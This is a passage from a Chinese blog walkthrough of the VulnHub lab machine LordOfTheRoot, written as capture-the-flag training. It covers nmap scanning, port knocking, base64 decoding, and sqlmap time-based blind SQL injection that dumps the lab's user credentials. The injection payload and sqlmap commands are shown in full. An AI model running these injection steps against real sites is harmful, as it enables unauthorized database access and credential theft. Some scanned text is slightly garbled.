

6-vulnhub靶场-LordOfTheRoot_1.0.1靶机&内核提权&udf提权&缓冲区溢出提权

原创

少年醉春风 已于 2022-03-31 00:10:14 修改 59 收藏

分类专栏: [infiltrate](#) 文章标签: [安全](#) [linux](#) [web安全](#)

于 2022-03-30 23:37:31 首次发布

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/WHHLS/article/details/123860109>

版权



[infiltrate](#) 专栏收录该内容


11 篇文章 0 订阅

订阅专栏

6-LordOfTheRoot_1.0.1

靶机地址 <https://www.vulnhub.com/entry/lord-of-the-root-101,129/>

难度 中等(主要是缓冲区溢出)

 [VIRTUAL MACHINES](#) [HELP](#) [RESOURCES](#) [ABOUT](#) [SUBMIT MACHINE](#) [CONTACT US](#)

Back [About Release](#) | [Download](#) | [Description](#) | [File information](#) | [Virtual Machine](#) | [Networking](#) | [Screenshot\(s\)](#) | [Walkthrough\(s\)](#)


LORD OF THE ROOT: 1.0.1


[About Release](#) [Back to the Top](#)

Name: Lord Of The Root: 1.0.1
Date release: 23 Sep 2015
Author: KookSec
Series: Lord Of The Root

[Download](#) [Back to the Top](#)

Please remember that VulnHub is a free community resource so we are unable to check the machines that are provided to us. Before you download, please read our FAQs sections dealing with the dangers of running unknown VMs and our suggestions for "protecting yourself and your network. If you understand the risks, please download!

LordOfTheRoot_1.0.1.ova (Size: 1.6 GB)
Download: <http://www.mediafire.com/download/m5tbx0dua05szjm/LordOfTheRoot.ova>
Download (Mirror): https://download.vulnhub.com/lordoftheroot/LordOfTheRoot_1.0.1.ova
Download (Torrent): https://download.vulnhub.com/lordoftheroot/LordOfTheRoot_1.0.1.ova.torrent  Magnet

 SDN @少年醉春风

1.信息收集

1.1 nmap挖掘信息

```
nmap 192.168.75.0/24 -sP
得到目标主机ip 192.168.75.144
```

```
root@kali: /2022/6
文件 动作 编辑 查看 帮助
(root@kali)-[ /2022/6 ]
# nmap 192.168.75.0/24 -sP
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-28 12:59 CST
Nmap scan report for 192.168.75.2
Host is up (0.00019s latency).
MAC Address: 00:50:56:E2:4E:B4 (VMware)
Nmap scan report for 192.168.75.144
Host is up (0.00088s latency).
MAC Address: 00:0C:29:67:55:4C (VMware)
Nmap scan report for 192.168.75.254
Host is up (0.00040s latency).
MAC Address: 00:50:56:F5:AC:14 (VMware)
Nmap scan report for 192.168.75.140
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.93 seconds

(root@kali)-[ /2022/6 ]
#
```

CSDN @少年醉春风

```
nmap 192.168.75.144 -sS -sV -A -T4 -p-
-p- 全端口扫描 1-65535 但是比较耗费时间
-sS SYN扫描, 只完成三次握手前两次, 很少有系统记入日志, 默认使用, 需要root(admin)权限
-sV 探测端口号版本
-A 全面系统监测, 使用脚本检测, 扫描等
-T4 针对TCP端口禁止动态扫描延迟超过10ms
```

得到 22 端口 ssh 操作系统linux3.X|4.X

```
(root@kali)-[ /2022/6 ]
# nmap 192.168.75.144 -sS -sV -p- -A -T4
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-28 13:12 CST
Nmap scan report for 192.168.75.144
Host is up (0.00062s latency).
Not shown: 65534 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)
ssn-nostkey:
 1024 3c:3d:e3:8e:35:f9:da:74:20:ef:aa:49:4a:1d:ed:dd (DSA)
 2048 85:94:6c:87:c9:a8:35:0f:2c:db:bb:c1:3f:2a:50:c1 (RSA)
 256  f3:cd:aa:1d:05:f2:1e:8c:61:87:25:b6:f4:34:45:37 (ECDSA)
_ 256 34:ec:16:dd:a7:cf:2a:86:45:ec:65:ea:05:43:89:21 (ED25519)
MAC Address: 00:0C:29:67:55:4C (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.16 - 4.6, Linux 3.2 - 4.9, Linux 4.4
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.62 ms 192.168.75.144

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 90.45 seconds

(root@kali)-[ /2022/6 ]
#
```

CSDN @少年醉春风

1.2 ssh查看

```
ssh ssh@192.168.75.144
发现提示 knock Easy as 1,2,3
意思是敲击三次 端口碰撞
```

```
(root@kali)~[/2022/6]
# ssh ssh@192.168.75.144

Easy as 1,2,3
SSH@192.168.75.144 s password:

CSDN @少年醉春风
```

1.3 端口碰撞

1.3.1 port knocking

端口试探 (port knocking) 是一种通过连接尝试, 从外部打开原先关闭端口的办法。一旦收到正确顺序的连接尝试, 防火墙就会动态打开一些特定的端口给允许尝试连接的主机。端口试探的主要目的是防治攻击者通过端口扫描的方式对主机进行攻击。端口试探类似于一次秘密握手协议, 比如一种最基本的方式: 发送一定序列的UDP、TCP数据包。当运行在主机上的daemon程序捕捉到数据包以后, 如果这个序列正确, 则开启相应的端口, 或者防火墙允许客户端通过。由于对外的Linux服务器通过限制IP地址的方式来控制访问, 因此可以利用这种端口试探方式来进行防火墙对于访问IP地址的控制。

1.3.2 要求

端口碰撞要求 知道端口碰撞的序列 否则暴力破解几率很小
Easy as 1,2,3 碰撞序列为1, 2, 3

1.3.3 knock

```
man knock
```

```
root@kali: /2022/6 6 13:40:07
knockd(1)
NAME
    knock - port-knock client
SYNOPSIS
    knock [options] <host> <port[:proto]> [port[:proto]] ...
DESCRIPTION
    knock is a port-knock client. It sends TCP/UDP packets to each specified port on host, creating a special knock sequence on the listening server (see the knockd manpage for more info on this).
OPTIONS
    -u, --udp
        Make all port hits use UDP (default is TCP). If you want each port to use a different protocol (TCP or UDP), then you can specify the protocol on a per-port basis. See the example below.
    -d <t>, --delay <t>
        Wait <t> milliseconds between each port hit. This can be used in situations where a router mistakes your stream of SYN packets as a port scan and blocks them. If the packet rate is slowed with --delay, then the router should let the packets through.
    -4, --ipv4 <version>
        Force usage of IPv4.
    -6, --ipv6 <version>
        Force usage of IPv6.
    -v, --verbose
        Output verbose status messages.
    -V, --version
        Display the version.
    -h, --help
        Syntax help.
EXAMPLES
    knock myserver.example.com 123:tcp 456:udp 789:tcp
    knock -u myserver.example.com 8284 4721 18592 42912
SEE ALSO
    knockd is the accompanying port-knock server.
AUTHOR
    Judd Vinet <jvinet@zeroflux.org>
knockd 0.8 April 22, 2021
Manual page knock(1) line 1/45 (END) (press h for help or q to quit)
```

```
linux安装: sudo apt install knockd
knock 192.168.75.144 1 2 3 -v
再查看端口
nmap 192.168.75.144 -sS -sV -A -T4 -p-
可以看到开启了1337端口
```

```
(root@kali)~[/2022/6]
# knock 192.168.75.144 1 2 3 -v
hitting tcp 192.168.75.144:1
hitting tcp 192.168.75.144:2
hitting tcp 192.168.75.144:3


(root@kali)~[/2022/6]
# nmap 192.168.75.144 -sS -sV -p- -A -T4
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-28 13:41 CST
Nmap scan report for 192.168.75.144
Host is up (0.0013s latency).
Not shown: 65533 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 3c:3d:e3:8e:35:f9:da:74:20:ef:aa:49:4a:1d:ed:dd (DSA)
|_ 2048 85:94:6c:87:c9:a8:35:0f:2c:db:bb:c1:3f:2a:50:c1 (RSA)
|_ 256 f3:cd:aa:1d:05:f2:1e:8c:61:87:25:b6:f4:34:45:37 (ECDSA)
|_ 256 34:ec:16:dd:a7:cf:2a:86:45:ec:65:ea:05:43:89:21 (ED25519)
1337/tcp  open  http      Apache httpd 2.4.7 ((Ubuntu))
|_ _http-server-header: Apache/2.4.7 (Ubuntu)
|_ _http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:67:55:4C (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.16 - 4.6, Linux 3.2 - 4.9, Linux 4.4
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   1.30 ms  192.168.75.144


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 101.87 seconds

(root@kali)~[/2022/6]
#
```

!注意 端口碰撞后开启的端口 只有碰撞的主机ip可以访问 其他未碰撞主机的还是无法访问
在kali里面可以访问
在win10无法访问



CSDN @少年醉春风



无法访问此网站

192.168.75.144 的响应时间过长。

请试试以下办法：

- 检查网络连接
- 检查代理服务器和防火墙
- 运行 Windows 网络诊断

ERR_CONNECTION_TIMED_OUT

重新加载

详情

CSDN @少年醉春风

1.4 1337端口

查看1337 端口

查看页面代码

无信息

192.168.75.144:1337

view-source:192.168.75.144:1337

自动换行

```

1 <html>
2 
3 </html>
4

```

CSDN @少年醉春风

1.4.1 robots.txt

查看robots.txt

http://192.168.75.144:1337/robots.txt

发现base64编码

THprM09ETTBOVE14TUM5cGJtUmXlQzV3YUhBPSBDbG9zZXIh

192.168.75.144:1337

view-source:192.168.75.144:1337/robots.txt

自动换行

```

1 <html>
2 
3 <!--THprM09ETTBOVE14TUM5cGJtUmXlQzV3YUhBPSBDbG9zZXIh-->
4 </html>
5

```

CSDN @少年醉春风

1.4.2 base解码

```
echo 'THprM09ETTBOVE14TUM5cGJtUmXlQzV3YUhBPSBDbG9zZXIh' | base64 -d
```

```
echo 'Lzk3ODM0NTIxMC9pbmRleC5waHA=' | base64 -d
```

```
/978345210/index.php
```

得到目录

```
(root@kali) - [~/2022/6]
#

(root@kali) - [~/2022/6]
# echo 'THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhbPSBDbG9zZXIh' | base64 -d
Lzk3ODM0NTIxMC9pbmRleC5waHA= Closer!


(root@kali) - [~/2022/6]
# echo 'Lzk3ODM0NTIxMC9pbmRleC5waHA=' | base64 -d
/978345210/index.php

(root@kali) - [~/2022/6]
#
```

CSDN @少年醉春风

或者用在线工具

<http://www.hiencode.com/base64.html>




CSDN @少年醉春风

访问 /978345210/index.php

<http://192.168.75.144:1337/978345210/index.php>

得到登陆界面 尝试sql注入



Welcome to the Gates of Mordor

User :
Password :

CSDN @少年醉春风

2. sqlmap

2.1 参考文章

sqlmap 是一个sql注入工具

参考文章 <https://www.cnblogs.com/yankaohaitaiwei/p/11802375.html>

2.2 参数

```
1. -u "url"      检测注入点
2. --dbs        列出所有数据库的名字
3. --current-db  列出当前数据库的名字
4. -D           指定一个数据库
5. --tables     列出表名
6. -T           指定表名
7. --columns    列出所有字段名
8. -C           指定字段 eg: -D security -T users -C password,username --dump
9. --dump       列出字段内容
10. -D security --dump 爆出数据库所有数据
```

```
-----
Optimization
```

```
-o: 开启所有优化开关
```

```
--predict-output: 预测常见的查询输出
```

```
--keep-alive: 使用持久的HTTP(S)连接
```

```
--null-connection: 从没有实际的HTTP响应体中检索页面长度
```

```
--threads=THREADS: 设置请求的并发数
```

```
--forms参数, sqlmap会自动从-u中的url获取页面中的表单进行测试
```

```
-----
```

post --forms

2.3 爆库

这个页面是一个post传参 可以用 --forms来进行爆破

sqlmap会给出注入点 payload

```
sqlmap -o -u http://192.168.75.144:1337/978345210/index.php --forms --dbs
```

```
[*] information_schema
```

```
[*] mysql
```


```
[*] performance_schema
```

```
[*] Webapp
```


(root@kali) - [/2022/6]

sqlmap -o -u http://192.168.75.144:1337/978345210/index.php --forms --dbs

2



[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:43:15 /2022-03-28/

[14:43:15] [INFO] testing connection to the target URL

you have not declared cookie(s), while server wants to set its own ('PHPSESSID=82l4jcno2m7...4f73a7pn24'). Do you want to use those [Y/n]

[14:43:18] [INFO] searching for forms

[1/1] Form:

POST http://192.168.75.144:1337/978345210/index.php

POST data: username=&password=&submit=%20Login%20

do you want to test this form? [Y/n/q]

>

Edit POST data [default: username=&password=&submit=%20Login%20] (Warning: blank fields detected):

do you want to fill blank fields with random values? [Y/n]

it appears that provided value for POST parameter 'submit' has boundaries. Do you want to inject inside? (' Login* ') [y/N]

[14:43:23] [INFO] resuming back-end DBMS 'mysql'

[14:43:23] [INFO] using '/root/.local/share/sqlmap/output/results-03282022_0243pm.csv' as the CSV results file in multiple targets mode

sqlmap resumed the following injection point(s) from stored session:

Parameter: password (POST)

Type: time-based blind

Title: MySQL \geq 5.0.12 AND time-based blind (query SLEEP)

Payload: username=nLyK&password=' AND (SELECT 3167 FROM (SELECT(SLEEP(5))))LGUJ) AND 'riqm'='riqm&submit= Login

do you want to exploit this SQL injection? [Y/n]

[14:43:24] [INFO] the back-end DBMS is MySQL

web server operating system: Linux Ubuntu

web application technology: PHP 5.5.9, Apache 2.4.7

back-end DBMS: MySQL \geq 5.0.12

[14:43:24] [INFO] fetching database names

[14:43:24] [INFO] fetching number of databases

[14:43:24] [INFO] resumed: 4

[14:43:24] [INFO] resumed: information_schema

[14:43:24] [INFO] resumed: Webapp

[14:43:24] [INFO] resumed: mysql

[14:43:24] [INFO] resumed: performance_schema

available databases [4]:

[*] information_schema

[*] mysql

[*] performance_schema

[*] Webapp

[14:43:24] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/root/.local/share/sqlmap/output/results-03282022_0243pm.csv'

[*] ending @ 14:43:24 /2022-03-28/

CSDN @少年醉春风

2.4 爆表

```
sqlmap -o -u http://192.168.75.144:1337/978345210/index.php --forms -D Webapp --tables
```


[1 table]

+-----+

| Users |

+-----+

```
(root@kali)~# sqlmap -o -u http://192.168.75.144:1337/978345210/index.php --forms -D Webapp --tables
```



{1.6#stable} <https://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:03:11 /2022-03-28/

[15:03:11] [INFO] testing connection to the target URL
 you have not declared cookie(s), while server wants to set its own ('PHPSESSID=v4lsdme2oth...jdl3l33k97'). Do you want to use those [Y/n]

[15:03:12] [INFO] searching for forms

[1/1] Form:
 POST http://192.168.75.144:1337/978345210/index.php
 POST data: username=&password=&submit=%20Login%20
 do you want to test this form? [Y/n/q]

>
 Edit POST data [default: username=&password=&submit=%20Login%20] (Warning: blank fields detected):
 do you want to fill blank fields with random values? [Y/n]

it appears that provided value for POST parameter 'submit' has boundaries. Do you want to inject inside? (' Login*') [y/N]

[15:03:14] [INFO] resuming back-end DBMS 'mysql'
 [15:03:14] [INFO] using '/root/.local/share/sqlmap/output/results-03282022_0303pm.csv' as the CSV results file in multiple targets mode
 sqlmap resumed the following injection point(s) from stored session:

 Parameter: password (POST)
 Type: time-based blind
 Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
 Payload: username=nLyK&password=' AND (SELECT 3167 FROM (SELECT(SLEEP(5)))LGUL) AND 'riqm'='riqm&submit= Login

do you want to exploit this SQL injection? [Y/n]

[15:03:15] [INFO] the back-end DBMS is MySQL
 web server operating system: Linux Ubuntu
 web application technology: PHP 5.5.9, Apache 2.4.7
 back-end DBMS: MySQL >= 5.0.12

[15:03:15] [INFO] fetching tables for database: 'Webapp'
 [15:03:15] [INFO] fetching number of tables for database 'Webapp'
 [15:03:15] [INFO] resumed: 1
 [15:03:15] [INFO] resumed: Users

```
Database: Webapp
[1 table]
+-----+
| Users |
```

CSDN @少年醉春风

2.5 爆字段

```
sqlmap -o -u http://192.168.75.144:1337/978345210/index.php --forms -D Webapp -T Users --columns
```

[3 columns]

```
+-----+-----+
| Column | Type  |
+-----+-----+
| id     | int(10) |
| password | varchar(255) |
| username | varchar(255) |
+-----+-----+
```

```
root@kali:~/2022/6
sqlmap -o -u http://192.168.75.144:1337/978345210/index.php --forms -D Webapp -T Users --columns

Welcome to the world of MrDroP
{1.0#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:06:01 /2022-03-28/

[15:06:01] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=a8fpcruc2vf...dnq3hap191'). Do you want to use those [Y/n]
[15:06:01] [INFO] searching for forms
[1/1] Form:
POST http://192.168.75.144:1337/978345210/index.php
POST data: username=&password=&submit=220Login20
do you want to test this form? [Y/n/q]
>
edit POST data [default: username=&password=&submit=220Login20] (Warning: blank fields detected):
do you want to fill blank fields with random values? [Y/n]
it appears that provided value for POST parameter 'submit' has boundaries. Do you want to inject inside? (' Login' ) [y/N]
[15:06:03] [INFO] resuming back-end DBMS 'mysql'
[15:06:03] [INFO] using '/root/.local/share/sqlmap/output/results-03282022_0306pm.csv' as the CSV results file in multiple targets mode
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: password (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=nyk&password=' AND (SELECT 3167 FROM (SELECT(SLEEP(5)))LGuI) AND 'riqm'='riqm&submit= Login
---
do you want to exploit this SQL injection? [Y/n]
[15:06:04] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.5.9, Apache 2.4.7
back-end DBMS: MySQL >= 5.0.12
[15:06:04] [INFO] fetching columns for table 'Users' in database 'Webapp'
[15:06:04] [INFO] resumed: 3
[15:06:04] [INFO] resumed: id
[15:06:04] [INFO] resumed: int(10)
[15:06:04] [INFO] resumed: username
[15:06:04] [INFO] resumed: varchar(255)
[15:06:04] [INFO] resumed: password
[15:06:04] [INFO] resumed: varchar(255)
Database: Webapp
Table: Users
3 columns
+-----+-----+
| Column | Type |
+-----+-----+
| id      | int(10) |
| password | varchar(255) |
| username | varchar(255) |
+-----+-----+

[15:06:04] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/root/.local/share/sqlmap/output/results-03282022_0306pm.csv'
```

2.6 爆字段值

```
sqlmap -o -u http://192.168.75.144:1337/978345210/index.php --forms -D Webapp -T Users -C id,password,username --dump

[5 entries]
+-----+-----+-----+
| id | username | password |
+-----+-----+-----+
| 1 | frodo | iwilltakethering |
| 2 | smeagol | MyPreciousR00t |
| 3 | aragorn | AndMySword |
| 4 | legolas | AndMyBow |
| 5 | gimli | AndMyAxe |
+-----+-----+-----+
```

```
root@kali:~/2022/6
# sqlmap -o -u http://192.168.75.144:1337/978345210/index.php --forms -D Webapp -T Users -C id,password,username --dump
```

```

[15:11:14] [INFO] fetching entries of column(s) 'id,password,username' for table 'Users' in database 'Webapp'
[15:11:14] [INFO] fetching number of column(s) 'id,password,username' entries for table 'Users' in database 'Webapp'
[15:11:14] [INFO] resumed: 5
[15:11:14] [INFO] resumed: 1
[15:11:14] [INFO] resumed: iwilltakethering
[15:11:14] [INFO] resumed: frodo
[15:11:14] [INFO] resumed: 2
[15:11:14] [INFO] resumed: MyPreciousR00t
[15:11:14] [INFO] resumed: smeagol
[15:11:14] [INFO] resumed: 3
[15:11:14] [INFO] resumed: AndMySword
[15:11:14] [INFO] resumed: aragorn
[15:11:14] [INFO] resumed: 4
[15:11:14] [INFO] resumed: AndMyBow
[15:11:14] [INFO] resumed: legolas
[15:11:14] [INFO] resumed: 5
[15:11:14] [INFO] resumed: AndMyAxe
[15:11:14] [INFO] resumed: gimli

```

Database: Webapp
Table: Users
[5 entries]

id	password	username
1	iwilltakethering	frodo
2	MyPreciousR00t	smeagol
3	AndMySword	aragorn
4	AndMyBow	legolas
5	AndMyAxe	gimli

CSDN @少年醉春风

post -r

还可以抓包 保存未.txt文件 用 -r

先用burp抓包 post传参需要输入传参内容 提交

The screenshot shows a web browser window with the URL `192.168.75.144:1337/978345210/index.php`. The page displays a login form with the title "Welcome to the Gates of Mordor". The form has two input fields: "User" (containing "1") and "Password" (containing a masked character). A "Login" button is located below the fields.

Overlaid on the browser is the Burp Suite interface. The "Intercept" tab is active, showing a request to `http://192.168.75.144:1337`. The request body is displayed in the "Raw" view as a POST request:

```

POST /978345210/index.php HTTP/1.1
Host: 192.168.75.144:1337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: http://192.168.75.144:1337
Connection: close
Referer: http://192.168.75.144:1337/978345210/index.php
Cookie: PHPSESSID=ap1bqv1vc1muhj7L6engtsd5
Upgrade-Insecure-Requests: 1

```

The request body is highlighted in red in the image. A "Choose file to save to" dialog box is open, showing the file name `post.txt` and the file type set to "所有文件".

CSDN @少年醉春风

Burp Suite Community Edition v2021.8.2 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Request to http://192.168.75.144:1337

Forward Drop Intercept is on Action Open Browser Comment this item HTTP/1

Pretty Raw Hex \n

```
1 POST /978345210/index.php HTTP/1.1
2 Host: 192.168.75.144:1337
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 36
9 Origin: http://192.168.75.144:1337
10 Connection: close
11 Referer: http://192.168.75.144:1337/978345210/index.php
12 Cookie: PHPSESSID=apibjqvfc1hmuhj7l6engtsd5
13 Upgrade-Insecure-Requests: 1
14
15 username=l&password=l&submit=+Login+
```

- Scan
- Send to Intruder Ctrl-I
- Send to Repeater Ctrl-R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Request in browser >
- Engagement tools [Pro version only] >
- Change request method
- Change body encoding
- Copy URL
- Copy as curl command
- Copy to file**
- Paste from file
- Save item
- Don't intercept requests >
- Do intercept >
- Convert selection >
- URL-encode as you type
- Cut Ctrl-X
- Copy Ctrl-C
- Paste Ctrl-V
- Message editor documentation
- Proxy interception documentation

CSDN @少年醉春风

```
sqlmap -r post.txt -D Webapp -T Users -C id,password,username --dump
```

```
root@kali: /2022/6
文件 动作 编辑 查看 帮助
# sqlmap -r post.txt -D Webapp -T Users -C id,password,username --dump
{1.6#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 15:29:58 /2022-03-28/
[15:29:58] [INFO] parsing HTTP request from 'post.txt'
it appears that provided value for POST parameter 'submit' has boundaries. Do you want to inject inside? (' Login* ') [y/N]
[15:29:59] [INFO] resuming back-end DBMS 'mysql'
[15:29:59] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: password (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=nLyK&password=' AND (SELECT 3167 FROM (SELECT(SLEEP(5)))LGUL) AND 'riqm'='riqm&submit= Login
[15:29:59] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0.12
[15:29:59] [INFO] fetching entries of column(s) 'id,password,username' for table 'Users' in database 'Webapp'
[15:29:59] [INFO] fetching number of column(s) 'id,password,username' entries for table 'Users' in database 'Webapp'
[15:29:59] [INFO] resumed: 5
[15:29:59] [INFO] resumed: 1
[15:29:59] [INFO] resumed: iwilltakethering
[15:29:59] [INFO] resumed: frodo
[15:29:59] [INFO] resumed: 2
[15:29:59] [INFO] resumed: MyPreciousR00t
[15:29:59] [INFO] resumed: smeagol
[15:29:59] [INFO] resumed: 3
[15:29:59] [INFO] resumed: AndMySword
[15:29:59] [INFO] resumed: aragorn
[15:29:59] [INFO] resumed: 4
[15:29:59] [INFO] resumed: AndMyBow
[15:29:59] [INFO] resumed: legolas
[15:29:59] [INFO] resumed: 5
[15:29:59] [INFO] resumed: AndMyAxe
[15:29:59] [INFO] resumed: gimli
Database: Webapp
Table: Users
[5 entries]
+----+-----+-----+
| id | password | username |
+----+-----+-----+
| 1 | iwilltakethering | frodo |
